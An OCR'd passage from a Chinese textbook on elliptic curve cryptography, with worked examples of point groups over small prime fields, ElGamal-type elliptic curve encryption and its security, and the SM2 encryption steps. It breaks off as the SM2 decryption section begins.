


图 2-35 椭圆曲线及其点的相加

例 2-4 取 p=11，椭圆曲线 $y^2=x^3+x+6$ 。由于 p 较小，使 **GF**(p)也较小，故可以利用穷举的方法根据式（2-54）求出所有解点。穷举过程如表 2-12 所示。

表 2-12 椭圆曲线 $y^2=x^3+x+6$ 的解点

x	x^3+x+6 mod 11	是否模 11 平方剩余	y
0	6	No	
1	8	No	
2	5	Yes	4,7
3	3	Yes	5,6
4	8	No	
5	4	Yes	2,9
6	8	No	
7	4	Yes	2,9
8	9	Yes	3,8
9	7	No	
10	4	Yes	2,9

① 根据表 2-12 可知全部解点集为：{（2，4），（2，7），（3，5），（3，6），（5，2），（5，9），（7，2），（7，9），（8，3），（8，8），（10，2），（10，9）}。再加上无穷远点 O，共 13 的点构成一个加法交换群。

② 由于群的元素个数为 13，而 13 为素数，所以此群是循环群，而且任何一个非 O 元素都是生成元。

③ 由于是加法群，n 个元素 G 相加，$G+G+\cdots+G=nG$。我们取 G=（2，7）为生成元，具体计算加法表如下：

$2G$=（2，7）+（2，7）=（5，2），这是因为 λ=（$3\times2^2+1$）（2×7）$^{-1}$ mod 11 =2×3^{-1} mod 11=2×4 mod 11=8 。于是，$x_3=8^2$-2-2 mod 11=5 ，y_3=8（2-5）-7mod 11=2。

经过类似计算，最后得：

G=（2，7）， $2G$=（5，2）

$3G$=（8，3），$4G$=（10，2）

$5G=(3,6)$，$6G=(7,9)$

$7G=(7,2)$，$8G=(3,5)$

$9G=(10,9)$，$10G=(8,8)$

$11G=(5,9)$，$12G=(2,4)$

$13G=12G+G=(2,4)+(2,7)=O$

由此显然可知，全部解点加上无穷远点 O 的集合$\{O,G,2G,3G,4G,5G,6G,7G,8G,9G,10G,11G,12G\}$构成循环群，其中任何一个非零元素都是生成元。

例 2-5　p=5 时，**GF**(p)上的一些椭圆曲线的解点数（包含无穷远点）如表 2-13 所示。

表 2-13　GF(5)上的一些椭圆曲线的解点数

椭圆曲线	解点数	椭圆曲线	解点数
$y^2=x^3+2x$	2	$y^2=x^3+4x+2$	3
$y^2=x^3+x$	4	$y^2=x^3+3x+2$	5
$y^2=x^3+1$	6	$y^2=x^3+2x+1$	7
$y^2=x^3+4x$	8	$y^2=x^3+x+1$	9
$y^2=x^3+3x$	10		

在以上例中，由于参数 p 较小，使得有限域 ***GF***(p)也较小，故可以利用穷举的方法求出所有解点。但是，对于一般情况要确切计算椭圆曲线解点数 N 的准确值比较困难。研究表明，N 满足以下不等式

$$P+1-2P^{1/2}\leqslant N\leqslant P+1+2P^{1/2} \tag{2-58}$$

式（2-58）给出椭圆曲线解点数 N 的计数范围。

虽然确切计算椭圆曲线解点数 N 的准确值比较困难，但是已有一个比较有效的算法来计算它。目前已经能够有效计算 p 大到 10^{409} 的 **GF**（p）上的椭圆曲线解点数和 m 大到 601 的 **GF**（2^m）上的椭圆曲线解点数。

为了能够利用椭圆曲线构成安全的椭圆曲线密码，必须选用好的椭圆曲线。所谓好的椭圆曲线是指，据此曲线构成的椭圆曲线密码是安全的，而且运算是快速的。

2.5.4.2　椭圆曲线上的 ElGamal 密码体制

ElGamal 密码建立在有限域 **GF**（p）的乘法群的离散对数问题的困难性之上。而椭圆曲线密码建立在椭圆曲线解点群的离散对数问题的困难性之上。两者的主要区别是其离散对数问题所依赖的群不同。因此两者有许多相似之处。

1．椭圆曲线解点群上的离散对数问题

在例 2-4 中，椭圆曲线上的解点所构成的交换群恰好是循环群，但是一般并不一定。于是我们希望从中找出一个子群 $\boldsymbol{E}_1$，而子群 $\boldsymbol{E}_1$ 是循环群。可以证明当循环子群 $\boldsymbol{E}_1$ 的阶$|\boldsymbol{E}_1|$是足够大的素数时，这个循环子群中的离散对数问题是困难的。

设 P 和 Q 是椭圆曲线上的两个解点，t 为一正整数，且 $1\leqslant t<|\boldsymbol{E}_1|$。对于给定的 P

和 t，计算 $tP=Q$ 是容易的。但若已知 P 和 Q 点，要计算出 t 则是极困难的。这便是椭圆曲线解点群上的离散对数问题，简记为 ECDLP(Elliptic Curve Discrete Logarithm Problem)。

除了几类特殊的椭圆曲线外，对于一般 ECDLP 目前尚没有找到有效的求解方法。于是可以在这个循环子群 $\mathbf{E}_1$ 中建立任何基于离散对数困难性的密码，并称这个密码为椭圆曲线密码。据此，诸如 ElGamal 密码、Diffie-Hellman 密钥分配协议，美国数字签名标准 DSS 等许多基于离散对数问题的密码体制都可以在椭圆曲线群上实现。我们称这一类椭圆曲线密码为 ElGamal 型椭圆曲线密码。后来又有人将椭圆曲线密码推广到环 Z_n 上（$n=pq$），这类椭圆曲线密码的安全性依赖于对大合数 n 的因子分解，所以被称为 RSA 型椭圆曲线密码。于是就有众多的椭圆曲线密码方案。不过，一般谈到椭圆曲线密码大多是指 ElGamal 型椭圆曲线密码。在这里我们只讨论 ElGamal 型椭圆曲线密码。

在 SEC 1 的椭圆曲线密码标准（草案）中规定，一个椭圆曲线密码由下面的六元组所描述：

$$\boldsymbol{T}=<p,\ a,\ b,\ G,\ n,\ h> \tag{2-59}$$

其中，p 为大于 3 素数，p 确定了有限域 $\boldsymbol{GF}$（p）；元素 $a,b\in\boldsymbol{GF}(p)$，a 和 b 确定了椭圆曲线；G 为循环子群 $\boldsymbol{E}_1$ 的生成元，n 为素数且为生成元 G 的阶，G 和 n 确定了循环子群 $\boldsymbol{E}_1$；$h=|\boldsymbol{E}|/n$，并称为余因子，h 将交换群 $\boldsymbol{E}$ 和循环子群联系起来。

用户的私钥定义为一个随机数 d，

$$d\in\{1,\ 2,\ \cdots,\ n-1\} \tag{2-60}$$

用户的公开钥定义为 Q 点，

$$Q=dG \tag{2-61}$$

2．ElGamal 型椭圆曲线密码

为了构建椭圆曲线密码，首先要根据式（2-59）建立椭圆曲线密码的基础结构，为构造具体的密码体制奠定基础。这里包括选择一个素数 p，从而确定有限域 **GF**（p）；选择元素 $a,b\in\mathbf{GF}(p)$，从而确定一条 $\mathbf{GF}(p)$上的椭圆曲线；选择一个大素数 n，并确定一个阶为 n 的基点。基础参数 p,a,b,G,n,h 是公开的。

根据式（2-60），随机地选择一个整数 d，作为私钥。

再根据（2-61）确定出用户的公开钥 Q。

设要加密的明文数据为 m，其中 $0\le m<n$。设用户 A 要将数据 m 加密发送给用户 B，其加解密过程如下：

加密过程：

① 用户 A 去查公钥库 **PKDB**，查到用户 B 的公开密钥 Q_B。

② 用户 A 选择一个随机数 k，且 $k\in\{1,\ 2,\ \cdots,\ n\text{-}1\}$。

③ 用户 A 计算点 X_1：$(x_1,\ y_1)=kG$。

④ 用户 A 计算点 X_2：$(x_2, y_2)=kQ_B$，如果分量 $x_2=O$，则转②。

⑤ 用户 A 计算 $C=m\,x_2 \mod n$。

⑥ 用户 A 发送加密数据（X_1，C）给用户 B。

解密过程：

① 用户 B 用自己的私钥 d_B 求出点 X_2：

$$d_BX_1 = d_B(kG)=k(d_B\,G)=k\,Q_B=X_2:(x_2,y_2)。$$

② 求出分量 x_2 的逆 x_2^{-1}。

③ 对 C 解密，得到明文数据 $m=C\,x_2^{-1} \bmod n$。

类似地，可以构成其他椭圆曲线密码。

与 ElGamal 密码一样，为了安全，加密所使用的 k 必须是一次性的。这是因为，如果使用的 k 不是一次性的，时间长了就可能被攻击者获得。又因 Q_B 是公开密钥，攻击者自然知道。于是攻击者就可以计算出点 X_2，获得分量 X_2，进而求出 X_2^{-1}。又因为攻击者可以获得密文 C，于是可以计算 $C\,x_2^{-1} \bmod n$ 得到明文 m。

同样，解密钥 d 选得太小或太大都不好。因为攻击者在用穷举方法猜测 d 时，一般会首先试验太小或太大的 d。同理，随机数 k 也不要选得太小或太大。随机数 k 的选择还要保证点 X_2 的分量 $X_2 \bmod n \neq 1$。如果 $X_2 \bmod n=1$，则会使密文 $C=m\,X_2=m \bmod n$，从而暴露明文 m。

2.5.4.3　椭圆曲线密码的安全性

椭圆曲线密码的安全性建立在椭圆曲线离散对数问题的困难性之上。目前求解椭圆曲线离散对数问题的最好算法是分布式 Pollard-ρ 方法，其计算复杂性为 $O((\pi n/2)^{1/2}/m)$，其中 n 是群的阶的最大素因子，m 是该分布式算法所使用的 CPU 的个数。可见当素数 p 和 n 足够大时椭圆曲线密码是安全的。这就是要求椭圆曲线解点群的阶要有大素数因子的根本原因，在理想情况下群的阶本身就是一个素数。

普遍认为，160 位长的椭圆曲线密码的安全性相当于 1024 位的 RSA 密码。椭圆曲线密码的基本运算比 RSA 密码的基本运算复杂得多，正是因为如此，所以椭圆曲线密码的密钥可以比 RSA 的密钥短。密钥越长，自然越安全，但是技术实现也就越困难，效率也就越低。一般认为，在目前的技术水平下采用 160～200 位的椭圆曲线，其安全性就够了。

由于椭圆曲线密码的密钥位数短，在硬件实现中电路的规模小，省电。因此椭圆曲线密码特别适于在航空、航天、卫星及智能卡中应用。

2.5.5　SM2 椭圆曲线公钥加密算法

SM2 算法是国家密码管理局于 2010 年 12 月 17 日发布的椭圆曲线公钥密码算法。在我们国家商用密码体系中被用来替换 RSA 算法。

基本的椭圆曲线系统参数包括有限域 F_q 的规模 q（当 $q=2^m$ 时，还包括元素表示法

的标识和约化多项式）；定义椭圆曲线 $E(F_q)$ 的方程的两个元素 a、$b \in F_q$；$E(F_q)$上的基点 $G=(xG,yG)(G \neq O)$，其中 xG 和 yG 是 F_q 中的两个元素；G 的阶 n 及其他可选项(如 n 的余因子 h 等)。

1．SM2 椭圆曲线密码加密流程

设需要发送的消息为比特串 M，klen 为 M 的比特长度。为了对明文 M 进行加密，如图 2-36 所示，作为加密者的用户 A 应实现以下运算步骤：




图 2-36 SM2 加密算法流程

① 用随机数发生器产生随机数 $k \in [1,n\text{-}1]$；

② 计算椭圆曲线点 $C_1=[k]G=(x_1,y_1)$，并将 C_1 的数据类型转换为比特串；

③ 计算椭圆曲线点 $S=[h]P_B$，若 S 是无穷远点，则报错并退出；

④ 计算椭圆曲线点$[k]P_B=(x_2,y_2)$，将坐标 x_2、y_2 的数据类型转换为比特串；

⑤ 计算 t=KDF($x2 \| y_2$, klen)，若 t 为全 0 比特串，则返回①；

⑥ 计算 $C_2 = M \oplus t$；

⑦ 计算 $C_3 = \text{Hash}(x_2 \| M \| y_2)$；

⑧ 输出密文 $C = C_1 \| C_2 \| C_3$。

2．SM2 椭圆曲线密码解密流程

设 klen 为密文中 C_2 的比特长度。为了对密文 $C=C_1\|C_2\|C_3$ 进行解密，如图 2-37 所示，作为解密者的用户 B 应实现以下运算步骤：

